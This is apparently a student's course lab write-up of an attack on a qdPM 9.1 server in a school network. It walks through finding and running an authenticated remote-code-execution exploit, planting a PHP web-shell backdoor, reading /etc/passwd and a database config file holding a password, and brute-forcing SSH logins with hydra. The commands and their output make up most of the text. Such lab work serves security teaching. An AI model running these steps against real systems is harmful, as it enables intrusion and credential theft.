

```
(agent22@ks5)-[~/Documents/orange]
$ searchsploit qdpm 9.1
```

Exploit Title	Path
qdPM 9.1 - 'cfg[app_app_name]' Persistent Cross-Site Scripting	php/webapps/48486.txt
qdPM 9.1 - 'filter_by' SQL Injection	php/webapps/45767.txt
qdPM 9.1 - 'search[keywords]' Cross-Site Scripting	php/webapps/46399.txt
qdPM 9.1 - 'search_by_extrafields[]' SQL Injection	php/webapps/46387.txt
qdPM 9.1 - 'type' Cross-Site Scripting	php/webapps/46398.txt
qdPM 9.1 - Arbitrary File Upload	php/webapps/48460.txt
qdPM 9.1 - Remote Code Execution	php/webapps/47954.py
qdPM 9.1 - Remote Code Execution (RCE) (Authenticated)	php/webapps/50175.py
qdPM < 9.1 - Remote Code Execution	multiple/webapps/48146.py

```
Shellcodes: No Results
```

The first step I took was to use searchsploit to find exploits that apply to qdpm 9.1.

```
(agent22@ks5)-[~/Documents/orange]
$ locate 50175.py
/usr/share/exploitdb/exploits/php/webapps/50175.py
```

I then located the python scripts actual location in the file system.

```
(agent22@ks5)-[~/Documents/orange]
$ cat /usr/share/exploitdb/exploits/php/webapps/50175.py > qdmpExploit_exploitdb.py
```

Next I copied the exploit to my folder for this attack path.

```
#socks4      127.0.0.1 9050
socks5 127.0.0.1 52000

(agent22@ks5)-[~/Documents/orange/exploits]
$ cat /etc/proxychains4.conf
```

I then configured the proxychains tool to route traffic through my SOCKS5 proxy connecting to the school network.

```
(agent22@ks5)-[~/Documents/orange]
$ sudo proxychains nmap -sS -Av -p 8020 192.168.168.161 > nmapQDPM
```

```

Nmap scan report for 192.168.168.161
Host is up (0.0098s latency).

PORT      STATE SERVICE VERSION
8020/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: B0BD48E57FD398C5DA8AE8F2CCC8D90D
|_http-title: qdPM | Login
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 3.X, Microsoft Windows XP|7|2012
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Actiontec MI424WR-GEN3I WAP, Linux 3.2, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Network Distance: 2 hops

```

After configuring proxychains I performed an nmap to make sure I could access the server and get some more info.

```

(agent22@ks5)-[~/Documents/orange/exploits]
$ python3 qdmpExploit_exploitdb.py
File "/home/agent22/Documents/orange/exploits/qdmpExploit_exploitdb.py", line 59
'<?php if(isset($_REQUEST['cmd']))){ echo
^
SyntaxError: EOL while scanning string literal

```

I then tried to run the code from exploitdb and the code from canvas. The code from exploitdb failed to run correctly. The canvas code worked great. Side note, I really look forward to learning to build these kinds of exploits and tools myself.

```


(agent22@ks5)-[~/Documents/orange/exploits]
$ proxychains python3 ./canvas_qdmpExploit.py -url http://192.168.168.161:8020/ -u brailee.ogden@w
indomain.local -p Winter2022
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
You are not able to use the designated admin account because they do not have a myAccount page.

[proxychains] Strict chain ... 127.0.0.1:52000 ... 192.168.168.161:8020 ... OK
Backdoor uploaded at - > http://192.168.168.161:8020/uploads/users/131493-backdoor.php?cmd=whoami

```

<http://192.168.168.161:8020/uploads/users/131493-backdoor.php?cmd=whoami>

Using the canvas code I then implanted a backdoor on the qdPM webserver.



The screenshot shows a web browser window with the address bar displaying the URL <https://192.168.168.161:8020/uploads/users/131493-backdoor.php?cmd=whoami>. Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The page content shows "www-data".

Next, I tested and confirmed that the backdoor is working.

```

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
thepcn3rd:x:1000:1000:thepcn3rd:/home/thepcn3rd:/bin/bash
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
vagrant:x:1001:1001:/home/vagrant:/bin/bash
mp:x:1002:1002:/home/mp:/bin/sh
tofu:x:1004:1004:tofu kimchi,1,911,101:/home/tofu:/bin/bash
vlino:x:1005:1005:Veronica Lino,108,8018006537,8018006537:/home/vlino:/bin/bash
jethrop:x:1003:1003,,,:/home/jethrop:/bin/bash
taccount:x:1006:1006:test,,,:/home/taccount:/bin/bash
greengo:x:1007:1007,,,:/home/greengo:/bin/bash

```

I then dumped the user accounts on the OS running the webserver.

```

total 68K
drwxr-xr-x 11 root      root      4.0K Jan  4 07:35 .
drwxr-xr-x  3 root      root      4.0K Nov 10 01:15 ..
drwxr-xr-x  2 www-data  www-data 4.0K Sep 15 2014 backups
drwxr-xr-x  2 www-data  www-data 4.0K Jun  7 2014 batch
-rw-r--r--  1 www-data  www-data 1.8K Sep 15 2014 check.php
drwxr-xr-x 10 www-data  www-data 4.0K Feb 17 2015 core
drwxr-xr-x  4 www-data  www-data 4.0K Jan 19 2016 css
-rw-r--r--  1 www-data  www-data 894 Aug 24 2010 favicon.ico
-rw-r--r--  1 www-data  www-data 2.2K Jun 28 2012 favicon.png
drwxr-xr-x  5 www-data  www-data 4.0K Sep  1 2014 images
-rw-r--r--  1 www-data  www-data 1.2K Sep 16 2014 index.php
drwxr-xr-x  6 www-data  www-data 4.0K Jan 26 2016 js
-rw-r--r--  1 www-data  www-data 470 Feb  7 2016 readme.txt
-rw-r--r--  1 www-data  www-data  26 Dec 13 2011 robots.txt
drwxr-xr-x  4 www-data  www-data 4.0K Jun  7 2014 sf
drwxr-xr-x  7 www-data  www-data 4.0K Sep 15 2014 template
drwxr-xr-x  4 www-data  www-data 4.0K Jan 20 22:58 uploads

```

```
← → ↻ 🏠 https://192.168.168.161:8020/uploads/users/131493-backdoor.php?cmd=ls -lha /var/www/html/*
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
drwxr-xr-x 2 www-data www-data 4.0K Jun 7 2014 .
drwxr-xr-x 11 root root 4.0K Jan 4 07:35 ..
-rw-r--r-- 1 www-data www-data 33 Apr 13 2010 .htaccess
-rw-r--r-- 1 www-data www-data 1.4K Sep 15 2014 backups.php

/var/www/html/core:
total 60K
drwxr-xr-x 10 www-data www-data 4.0K Feb 17 2015 .
drwxr-xr-x 11 root root 4.0K Jan 4 07:35 ..
-rw-r--r-- 1 www-data www-data 33 Apr 13 2010 .htaccess
-rw-r--r-- 1 www-data www-data 1.1K Dec 13 2011 LICENSE
-rw-r--r-- 1 www-data www-data 3.4K Dec 13 2011 README
drwxr-xr-x 3 www-data www-data 4.0K Jun 7 2014 apps
drwxr-xr-x 3 www-data www-data 4.0K Sep 9 00:33 cache
drwxr-xr-x 4 www-data www-data 4.0K Sep 9 00:33 config
drwxr-xr-x 3 www-data www-data 4.0K Jun 7 2014 data
drwxr-xr-x 6 www-data www-data 4.0K Sep 15 2014 lib
drwxr-xr-x 2 www-data www-data 4.0K Sep 9 00:33 log
drwxr-xr-x 2 www-data www-data 4.0K Jun 7 2014 plugins
-rw-r--r-- 1 www-data www-data 446 Dec 13 2011 symfony
-rw-r--r-- 1 www-data www-data 1.2K Feb 22 2012 symfony.bat
drwxr-xr-x 5 www-data www-data 4.0K Jun 7 2014 test
```

Using the backdoor I explored the file system searching for valuable files.

```
← → ↻ 🏠 https://192.168.168.161:8020/uploads/users/131493-backdoor.php?cmd=cat%20/var/www/html/core/config/databases.yml
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost;port=3306'
      profiler: false
      username: qd
      password: ""
      attributes:
        quote_identifier: true
```

```

1 <pre>
2 all:
3   doctrine:
4     class: sfDoctrineDatabase
5     param:
6       dsn: 'mysql:dbname=qdpm;host=localhost;port=3306'
7       profiler: false
8       username: qd
9       password: "<?php echo urlencode('qdDBPassword7') ; ?>"
10      attributes:
11        quote_identifier: true
12 </pre>


```

As directed in the course videos I found the above username and password in the database.yml file. This password is for the database also running in the environment.



Action	Id	Group	Photo	Name	Email	Phone	Active?
	1	Admin		Brailee Ogden	brailee.ogden@windomain.local		Yes
	5	Admin		MP	mp@windomain.local		Yes
	4	Client		Pam Hirwa	pam.hirwa@windomain.local		Yes
	2	Developer		Frank Flores	frank.flores@windomain.local		Yes
	3	Manager		Dana Situmorang	dana.situmorang@windomain.local		Yes

I then found the users list for the qdPM server. Next, I attempted to find more open ports using nmap. However, I was getting a lot of connection issues.



State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
LISTEN	0	151	127.0.0.1:mysql	0.0.0.0:*	
LISTEN	0	4096	127.0.0.53%lo:domain	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:ssh	0.0.0.0:*	
LISTEN	0	511	*:http	*:*	
LISTEN	0	128	:::ssh	:::*	

I therefore used my backdoor to see which ports were open on the server I had access to. The only other service open to me I believe is ssh.



```
(agent22@ks5)-[~/Documents/orange]
$ proxychains hydra 192.168.168.161 ssh -L ./usersOnly_tac -P /usr/share/wordlists/rockyou.txt -vV -u
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-29 19:45:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 602464758 login tries (l:42/p:14344399), ~37654048 tries per task
[DATA] attacking ssh://192.168.168.161:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.168.161:22
[proxychains] Strict chain ... 127.0.0.1:52000 ... 192.168.168.161:22 ←socket error or timeout!
[ERROR] could not connect to ssh://192.168.168.161:22 - Failed to connect: Connection refused
```

Attempted to use hydra to try known and suspected passwords to get into ssh. However, I was not able to connect.

```
(agent22@ks5)-[~/Documents/orange]
$ sudo proxychains nmap -Pn -p 22 192.168.168.161
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 19:48 MST
Nmap scan report for 192.168.168.161
Host is up.

PORT      STATE      SERVICE
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```

Port 22 may or may not be open. However, it doesn't connect to ssh so I suspect it's down.

```
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 20:18:23

(agent22@ks5)-[~/Documents/orange]
$ sudo proxychains hydra 192.168.168.161 ssh -L ./usersOnly_tac -P ./passwordList/passwordList_short -vV -u -s 22020 | tee h
ydra01
```

I then remembered the ssh port shown in class. I repeated the hydra request using that port. Before repeating the hydra I added all of the usernames to the password list. The password list also contained all passwords found previously.

```
(agent22@ks5)-[~/Documents/orange]
$ cat hydra01 | grep login:
[22020][ssh] host: 192.168.168.161 login: vlino password: vlino
[22020][ssh] host: 192.168.168.161 login: mp password: mp
[22020][ssh] host: 192.168.168.161 login: vagrant password: vagrant
```

This resulted in me obtaining three usernames and passwords.